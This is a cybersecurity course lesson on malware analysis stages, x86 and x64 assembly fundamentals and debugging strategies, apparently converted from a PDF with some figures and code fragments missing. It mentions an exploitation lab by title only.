
- Understand the way Assembly language stores values in registers.
- Understand the Steps involved in debugging and reverse engineering.
- Understand code analysis as it applies to malware.

Evaluation. You will be evaluated by Knowledge and Performance exams within this course.

Lesson 5.3 Malicious Code Analysis Introduction

Analyzing the code for a piece of malware allows you to get a much greater understanding of what is happening behind the scenes. If anti-analysis tactics are used (e.g. VMware detection) you can find them by examining the code. You can also get a much better idea of the capabilities of a specimen, such as the commands it may support if it allows remote control. The biggest drawback of code-level analysis is that it can be quite time-consuming. In this lesson, we are going to go over some of the fundamentals of malicious code analysis to include Assembly Language.

Lesson 5.3.1 Stages of Malware Analysis



1. Stage One: Fully Automated Analysis

Automated malware analysis refers to relying on detection models formed by analyzing previously discovered malware samples in the wild. This is the most suited method to process malware at scale and quickly assess the repercussions of a sample on the network infrastructure. Fully automated analysis can be done using tools like Cuckoo Sandbox, an open-source automated malware analysis platform that can be tweaked to run custom scripts and generate comprehensive reports. There are several other alternative tools, both commercial and free, that are available in the market.

2. Stage Two: Static Properties Analysis

Static properties analysis involves looking at a file's metadata without executing the malware. This process is typically something you do within an isolated environment — such as a virtual machine — that's disconnected from the internet. One of the free tools that you may find useful for this purpose is PeStudio. This tool flags suspicious artifacts within executable files and is designed for automated static properties analysis. PeStudio presents the file hashes that can be used to search VirusTotal, TotalHash, or other malware repositories to see if the file has previously been analyzed. Moreover, it can be used to examine the embedded strings, libraries, imports, and other indicators of compromise (IOCs) and compare any unusual values that differ from those typically seen in regular executable files. Conducting static property analysis should ideally leave a malware analyst with a fair idea of whether to continue pursuing or cease the investigation.

3. Stage Three: Interactive Behavior Analysis

In the next phase, behavior analysis, the malware sample is executed in isolation as the analyst observes how it interacts with the system and the changes it makes. Often, a piece of malware might refuse to execute if it detects a virtual environment or might be designed to avoid execution without manual interaction (i.e., in an automated environment).

There are several types of actions that should immediately raise a red flag, including:

- Adding or modifying new or existing files.
- Installing new services or processes.
- Modifying the registry or changing system settings.
- Some types of malware might try to connect to suspicious host IPs that don't belong to the environments. Others might also try to create mutex objects to avoid infecting the same host multiple times (to preserve operational stability). These findings are relevant indicators of compromise.

Some of the tools that you can use include:

- Wireshark for observing network packets.
- Process Hacker to observe the processes that are executing in memory.
- Process Monitor to observe real-time file system, registry, process activity for Windows, and
- ProcDot to provide an interactive and graphical representation of all recorded activities.
- Of course, you can conduct additional research on the new data points you gather by using any malware analysis database. Likewise, additional network analysis can disclose details about the command and control infrastructure of the malware specimen, the volume and kind of data it leaks, etc.

4. Stage Four: Manual Code Reversing.

Reverse engineering the code of a sample malware can provide valuable insights. This process can:

- Shed some light on the logic and algorithms the malware uses.
- Expose hidden capabilities and exploitation techniques the malware uses.
- Provide insights about the communication protocol between the client and the server on the command and control side.
- Typically, to manually reverse the code, analysts make use of debuggers and disassemblers. Though code reversals are an extremely time-consuming process — and although the skills to

perform them aren't particularly common — this step can provide plenty of important insights.

Lesson 5.3.2 Assembly, A Low-Level Language

Each personal computer has a microprocessor that manages the computer's arithmetical, logical, and control activities. Each family of processors has its own set of instructions for handling various operations such as getting input from the keyboard, displaying information on the screen, and performing various other jobs. These sets of instructions are called 'machine language instructions'. A processor understands only machine language instructions, which are strings of 1's and 0's. However, machine language is too obscure and complex for use in software development. So, the low-level assembly language is designed for a specific family of processors that represents various instructions in symbolic code and a more understandable form.

1. Advantages of Assembly Language.

- . Having an understanding of assembly language makes one aware of –
 - . How programs interface with OS, processor, and BIOS.
 - . How data is represented in memory and other external devices.
 - . How the processor accesses and executes instruction.
 - . How instructions access and process data.
 - . How a program accesses external devices.
- . Other advantages of using assembly language are –
- . It requires less memory and execution time.
- . It allows hardware-specific complex jobs in an easier way.
- . It is suitable for time-critical jobs.
- . It is most suitable for writing interrupt service routines and other memory resident programs.

2. Basic Features of PC Hardware

The main internal hardware of a PC consists of processor, memory, and registers. Registers are processor components that hold data and address. To execute a program, the system copies it from the external device into the internal memory. The processor executes the program instructions. The fundamental unit of computer storage is a bit; it could be ON (1) or OFF (0) and a group of 8 related bits makes a byte on most modern computers. So, the parity bit is used to make the number of bits in a byte odd. If the parity is even, the system assumes that there had been a parity error (though rare), which might have been caused due to hardware fault or electrical disturbance.

The processor supports the following data sizes –

- . Word: a 2-byte data item.
- . Doubleword: a 4-byte (32 bit) data item.
- . Quadword: an 8-byte (64 bit) data item.
- . Paragraph: a 16-byte (128 bit) area.
- . Kilobyte: 1024 bytes.
- . Megabyte: 1,048,576 bytes.

3. Addressing Data in Memory

The process through which the processor controls the execution of instructions is referred to as the fetch-decode-execute cycle or the execution cycle. It consists of three continuous steps –

- Fetching the instruction from memory.
- Decoding or identifying the instruction.
- Executing the instruction.

The processor may access one or more bytes of memory at a time. Let us consider a hexadecimal number 0725H. This number will require two bytes of memory. The high-order byte or most significant byte is 07 and the low-order byte is 25.

The processor stores data in reverse-byte sequence, i.e., a low-order byte is stored in a low memory address and a high-order byte in high memory address. So, if the processor brings the value 0725H from register to memory, it will transfer 25 first to the lower memory address and 07 to the next memory address.


When the processor gets the numeric data from memory to register, it again reverses the bytes. There are two kinds of memory addresses –

Absolute address - a direct reference of the specific location.

Segment address (or offset) - starting address of a memory segment with the offset value.

Lesson 5.3 Video: Learn Assembly Programming - Introduction to Registers (21 minutes)

Lesson 5.3.3 x86 Assembly



1. Modern (i.e 386 and beyond) x86 processors have eight 32-bit general-purpose registers. The register names are mostly historical. For example, EAX used to be called the accumulator since it was used by a number of arithmetic operations, and ECX was known as the counter since it was used to hold a loop index. Whereas most of the registers have lost their special purposes in the modern instruction set, by convention, two are reserved for special purposes — the stack pointer (ESP) and the base pointer (EBP). For the EAX, EBX, ECX, and EDX registers, subsections may be used. For example, the least significant 2 bytes of EAX can be treated as a 16-bit register called AX. The least significant byte of AX can be used as a single 8-bit register called AL, while the most significant byte of AX can be used as a single 8-bit register called AH. These names refer to the same physical register. When a two-byte quantity is placed into DX, the update affects the value of DH, DL, and EDX. These sub-registers are mainly hold-overs from older, 16-bit versions of the instruction set. However, they are sometimes convenient when dealing with data that are smaller than 32-bits (e.g. 1-byte ASCII characters). When referring to registers in assembly language, the names are not case-sensitive. For example, the names EAX and eax refer to the same register.

2. Declaring Static Data Regions

Data declarations should be preceded by the .DATA directive. Following this directive, the directives DB, DW, and DD can be used to declare one, two, and four-byte data locations, respectively.

Addressing Memory

Modern x86-compatible processors are capable of addressing up to 232 bytes of memory: memory addresses are 32-bits wide. In the examples above, where we used labels to refer to memory regions, these labels are actually replaced by the assembler with 32-bit quantities that specify addresses in memory. In addition to supporting referring to memory regions by labels (i.e. constant values), the x86 provides a flexible scheme for computing and referring to memory addresses: up to two of the 32-bit registers and a 32-bit signed constant can be added together to compute a memory address. One of the registers can be optionally pre-multiplied by 2, 4, or 8.

3. Machine instructions generally fall into three categories: data movement, arithmetic/logic, and control flow. In this section, we will look at important examples of x86 instructions from each category. This section should not be considered an exhaustive list of x86 instructions, but rather a useful subset.

mov — Move.

The mov instruction copies the data item referred to by its second operand (i.e. register contents, memory contents, or a constant value) into the location referred to by its first operand (i.e. a register or memory). While register-to-register moves are possible, direct memory-to-memory moves are not. In cases where memory transfers are desired, the source memory contents must first be loaded into a register, then can be stored to the destination memory address.

push — Push stack.

The push instruction places its operand onto the top of the hardware-supported stack in memory. Specifically, push first decrements ESP by 4, then places its operand into the contents of the 32-bit location at the address [ESP]. ESP (the stack pointer) is decremented by push since the x86 stack grows down - i.e. the stack grows from high addresses to lower addresses.

pop — Pop stack.

The pop instruction removes the 4-byte data element from the top of the hardware-supported stack into the specified operand (i.e. register or memory location). It first moves the 4 bytes located at memory location [SP] into the specified register or memory location and then increments SP by 4.

lea — Load effective address.

The lea instruction places the address specified by its second operand into the register specified by its first operand. Note, the contents of the memory location are not loaded, only the effective address is computed and placed into the register. This is useful for obtaining a pointer into a memory region.

add — Integer Addition.

The add instruction adds together its two operands, storing the result in its first operand. Note, whereas both operands may be registers, at most one operand may be a memory location.

sub — Integer Subtraction.

The sub instruction stores in the value of its first operand the result of subtracting the value of its second operand from the value of its first operand. As with add

inc, dec — Increment, Decrement.

The inc instruction increments the contents of its operand by one. The dec instruction decrements the contents of its operand by one.

imul — Integer Multiplication.

The imul instruction has two basic formats: two-operand (first two syntax listings above) and three-operand (last two syntax listings above).

The two-operand form multiplies its two operands together and stores the result in the first operand. The result (i.e. first) operand must be a register.

The three operand form multiplies its second and third operands together and stores the result in its first operand. Again, the result operand must be a register. Furthermore, the third operand is restricted to being a constant value.

idiv — Integer Division.

The idiv instruction divides the contents of the 64-bit integer EDX: EAX (constructed by viewing EDX as the most significant four bytes and EAX as the least significant four bytes) by the specified operand value. The quotient result of the division is stored into EAX, while the remainder is placed in EDX.

idiv ebx — divide the contents of EDX: EAX by the contents of EBX. Place the quotient in EAX and the remainder in EDX.

idiv DWORD PTR [var] — divide the contents of EDX: EAX by the 32-bit value stored at memory location var. Place the quotient in EAX and the remainder in EDX.

and, or, xor — Bitwise logical and, or and exclusive or.

These instructions perform the specified logical operation (logical bitwise and, or, and exclusive or, respectively) on their operands, placing the result in the first operand location.

not — Bitwise Logical Not.

Logically negates the operand contents (that is, flips all bit values in the operand).

neg — Negate.

Performs the two's complement negation of the operand contents.

shl, shr — Shift Left, Shift Right.

These instructions shift the bits in their first operand's contents left and right, padding the resulting empty bit positions with zeros. The shifted operand can be shifted up to 31 places. The number of bits to shift is specified by the second operand, which can be either an 8-bit constant or the register CL. In either case, shifts counts of greater than 31 are performed modulo 32.

Control Flow Instructions.

The x86 processor maintains an instruction pointer (IP) register that is a 32-bit value indicating the location in memory where the current instruction starts. Normally, it increments to point to the next instruction in memory begins after executing an instruction. The IP register cannot be manipulated directly but is updated implicitly by provided control flow instructions.

We use the notation <label> to refer to labeled locations in the program text. Labels can be inserted anywhere in x86 assembly code text by entering a label name followed by a colon. For example,

The second instruction in this code fragment is labeled `begin`. Elsewhere in the code, we can refer to the memory location that this instruction is located at in memory using the more convenient symbolic name `begin`. This label is just a convenient way of expressing the location instead of its 32-bit value.

`jmp` — Jump.

Transfers program control flow to the instruction at the memory location indicated by the operand.

`jcondition` — Conditional Jump.

These instructions are conditional jumps that are based on the status of a set of condition codes that are stored in a special register called the machine status word. The contents of the machine status word include information about the last arithmetic operation performed. For example, one bit of this word indicates if the last result was zero. Another indicates if the last result was negative. Based on these condition codes, several conditional jumps can be performed. For example, the `jz` instruction performs a jump to the specified operand label if the result of the last arithmetic operation was zero. Otherwise, control proceeds to the next instruction in sequence.

A number of the conditional branches are given names that are intuitively based on the last operation performed being a special compare instruction, `cmp` (see below). For example, conditional branches such as `jle` and `jne` are based on first performing a `cmp` operation on the desired operands.

`cmp` — Compare.

Compare the values of the two specified operands, setting the condition codes in the machine status word appropriately. This instruction is equivalent to the `sub` instruction, except the result of the subtraction is discarded instead of replacing the first operand.


If the 4 bytes stored at location `var` are equal to the 4-byte integer constant 10, jump to the location labeled `loop`.

`call, ret` — Subroutine call and return.

These instructions implement a subroutine call and return. The `call` instruction first pushes the current code location onto the hardware supported stack in memory (see the `push` instruction for details), and then performs an unconditional jump to the code location indicated by the label operand. Unlike the simple jump instructions, the `call` instruction saves the location to return to when the subroutine completes.

The `ret` instruction implements a subroutine return mechanism. This instruction first pops a code location off the hardware-supported in-memory stack (see the `pop` instruction for details). It then performs an unconditional jump to the retrieved code location.

Lesson 5.3.4 x64 Assembly



When learning assembly for a given platform, the first place to start is to learn the register set.

1. General Architecture

Since the 64-bit registers allow access for many sizes and locations, we define a byte as 8 bits, a word as 16 bits, a double word as 32 bits, a quadword as 64 bits, and a double quadword as 128 bits. Intel stores bytes "little-endian," meaning lower significant bytes are stored in lower memory addresses. There are general-purpose 64-bit registers, the first eight of which are labeled (for historical reasons) RAX, RBX, RCX, RDX, RBP, RSI, RDI, and RSP. The second eight are named R8-R15. By replacing the initial R with an E on the first eight registers, it is possible to access the lower 32 bits (EAX for RAX). Similarly, for RAX, RBX, RCX, and RDX, access to the lower 16 bits is possible by removing the initial R (AX for RAX), and the lower byte of these by switching the X for L (AL for AX), and the higher byte of the low 16 bits using an H (AH for AX). The new registers R8 to R15 can be accessed in a similar manner like this: R8 (qword), R8D (lower dword), R8W (lowest word), R8B (lowest byte MASM style, Intel style R8L). Note there is no R8H. There are odd limitations accessing the byte registers due to coding issues in the REX opcode prefix used for the new registers: an instruction cannot reference a legacy high byte (AH, BH, CH, DH), and one of the new byte registers at the same time (such as R11B), but it can use legacy low bytes (AL, BL, CL, DL).

This is enforced by changing (AH, BH, CH, DH) to (BPL, SPL, DIL, SIL) for instructions using a REX prefix. The 64-bit instruction pointer RIP points to the next instruction to be executed and supports a 64-bit flat memory model. Memory address layout in current operating systems is covered later. The stack pointer RSP points to the last item pushed onto the stack, which grows toward lower addresses. The stack is used to store return addresses for subroutines, for passing parameters in higher-level languages such as C/C++, and for storing "shadow space" covered in calling conventions.

2. The RFLAGS register stores flags used for the results of operations and for controlling the processor. This is formed from the x86 32-bit register EFLAGS by adding a higher 32 bits which are reserved and currently unused.

Symbol	Bit	Name	Set if...
CF	0	Carry	Operation generated a carry or borrow
PF	2	Parity	Last byte has even number of 1's, else 0
AF	4	Adjust	Denotes Binary Coded Decimal in-byte carry
ZF	6	Zero	Result was 0
SF	7	Sign	Most significant bit of result is 1
OF	11	Overflow	Overflow on signed operation
DF	10	Direction	Direction string instructions operate (increment or decrement)
ID	21	Identification	Changeability denotes presence of CPUID instruction

3. The floating-point unit (FPU) contains eight registers FPR0-FPR7, status and control registers, and a few other specialized registers. FPR0-7 can each store one value of the types shown in Table 2. Floating-point operations conform to IEEE 754. Note that most C/C++ compilers support the 32 and 64-bit types like float and double, but not the 80-bit one available from assembly. These registers share space with the eight 64-bit MMX registers.

Single Instruction Multiple Data (SIMD) instructions execute a single command on multiple pieces of data in parallel and are a common usage for assembly routines. MMX and SSE commands (using the MMX and XMM registers respectively) support SIMD operations, which perform an instruction on up to eight pieces of data in parallel. For example, eight bytes can be added to eight bytes in one instruction using MMX.

Opcode	Meaning
MOV	Move to/from/between memory and registers
AND/OR/XOR/NOT	Bitwise operations
CMOV*	Various conditional moves
SHR/SAR	Shift right logical/arithmetic
XCHG	Exchange
SHL/SAL	Shift left logical/arithmetic
BSWAP	Byte swap
ROR/ROL	Rotate right/left
PUSH/POP	Stack usage
RCR/RCL	Rotate right/left through carry bit
ADD/ADC	Add/with carry
BT/BTS/BTR	Bit test/and set/and reset
SUB/SBC	Subtract/with carry

JMP	Unconditional jump
MUL/IMUL	Multiply/unsigned
JE/JNE/JC/JNC/J*	Jump if equal/not equal/carry/not carry/ many others
DIV/IDIV	Divide/unsigned
LOOP/LOOPE/LOOPNE	Loop with ECX
INC/DEC	Increment/Decrement
CALL/RET	Call subroutine/return
NEG	Negate
NOP	No operation
CMP	Compare
CPUID	CPU information

Lesson 5.3 Lab 1: Advanced Offensive Techniques: Basic Linux x64 Binary Exploitation with pwntools (120 min)

In this lab, we will look at some basic binary exploitation in 64 bit Linux. We will be looking at assembly code as part of the exploit development process. You don't need to be an expert with assembly code, and we will be explaining all the code that we examine.

Lesson 5.3.5 Debugging

1. In computer programming and software development, debugging is the process of finding and resolving bugs (defects or problems that prevent correct operation) within computer programs, software, or systems. Debugging tactics can involve interactive debugging, control flow analysis, unit testing, integration testing, log file analysis, monitoring at the application or system level, memory dumps, and profiling. Many programming languages and software development tools also offer programs to aid in debugging, known as debuggers.

Although there is no precise procedure for fixing all bugs, there are a number of useful strategies that can reduce the debugging effort. A significant part (if not all) of this process is spent localizing the error, that is, figuring out the cause from its symptoms. Below are several useful strategies to help with this. Keep in mind that different techniques are better suited in different cases; there is no clear best method. It is good to have knowledge and experience with all of these approaches. Sometimes, a combination of one or more of these approaches will lead you to the error.

- **Incremental and bottom-up program development.** One of the most effective ways to localize errors is to develop the program incrementally and test it often, after adding each piece of code. It is highly likely that if there is an error, it occurs in the last piece of code that you wrote. With incremental program development, the last portion of code is small; the search for bugs is therefore limited to small code fragments. An added benefit is that small code increments will likely lead to few errors, so the programmer is not overwhelmed with long lists of errors. Bottom-up development maximizes the benefits of incremental development. With bottom-up development, once a piece of code has been successfully tested, its behavior won't change when more code is incrementally added later. Existing code doesn't rely on the new parts being added, so if an error occurs, it must be in the newly added code (unless the old parts weren't tested well enough).
- **Instrument program to log information.** Typically, print statements are inserted. Although the printed information is effective in some cases, it can also become difficult to inspect when the volume of logged information becomes huge. In those cases, automated scripts may be needed to sift through the data and report the relevant parts in a more compact format. Visualization tools can also help to understand the printed data. For instance, to debug a program that manipulates graphs, it may be useful to use a graph visualization tool (such as ATT's **graphviz**) and print information in the appropriate format (.dot files for graphviz).
- **Instrument program with assertions.** Assertions check if the program indeed maintains the properties or invariants that your code relies on. Because the program stops as soon as an assertion fails, it's likely that the point where the program stops is much closer to the cause, and is a good indicator of what the problem is. An example of assertion checking is the `repOK()` function that verifies if the representation invariant holds at function boundaries. Note that checking invariants or conditions is the basis of defensive programming. The difference is that the number of checks is usually increased during debugging for those parts of the program that are suspected to contain errors.

- . **Use debuggers.** If a debugger is available, it can replace the manual instrumentation using print statements or assertions. Setting breakpoints in the program, stepping into and over functions, watching program expressions, and inspecting the memory contents at selected points during the execution will give all the needed run-time information without generating large, hard-to-read log files.
- . **Backtracking.** One option is to start from the point where the problem occurred and go back through the code to see how that might have happened.
- . **Binary search.** The backtracking approach will fail if the error is far from the symptom. A better approach is to explore the code using a divide-and-conquer approach, to quickly pin down the bug. For example, starting from a large piece of code, place a check halfway through the code. If the error doesn't show up at that point, it means the bug occurs in the second half; otherwise, it is in the first half. Thus, the code that needs inspection has been reduced to half. Repeating the process a few times will quickly lead to the actual problem.
- . **Problem simplification.** A similar approach is to gradually eliminate portions of the code that are not relevant to the bug. For instance, if a function `fun f() = (g();h();k())` yields an error, try eliminating the calls to `g`, `h`, and `k` successively (by commenting them out), to determine which is the erroneous one. Then simplify the code in the body of the buggy function, and so on. Continuing this process, the code gets simpler and simpler. The bug will eventually become evident. A similar technique can be applied to simplify data rather than code. If the size of the input data is too large, repeatedly cut parts of it and check if the bug is still present. When the data set is small enough, the cause may be easier to understand.
- . **A scientific method: form hypotheses.** A related approach is as follows: inspect the test case results; form a hypothesis that is consistent with the observed data; and then design and run a simple test to refute the hypothesis. If the hypothesis has been refuted, derive another hypothesis and continue the process. In some sense, this is also a simplification process: it reduces the number of possible hypotheses at each step. But unlike the above simplification techniques, which are mostly mechanical, this process is driven by active thinking about an explanation. A good approach is to try to come with the simplest hypotheses and the simplest corresponding test cases.

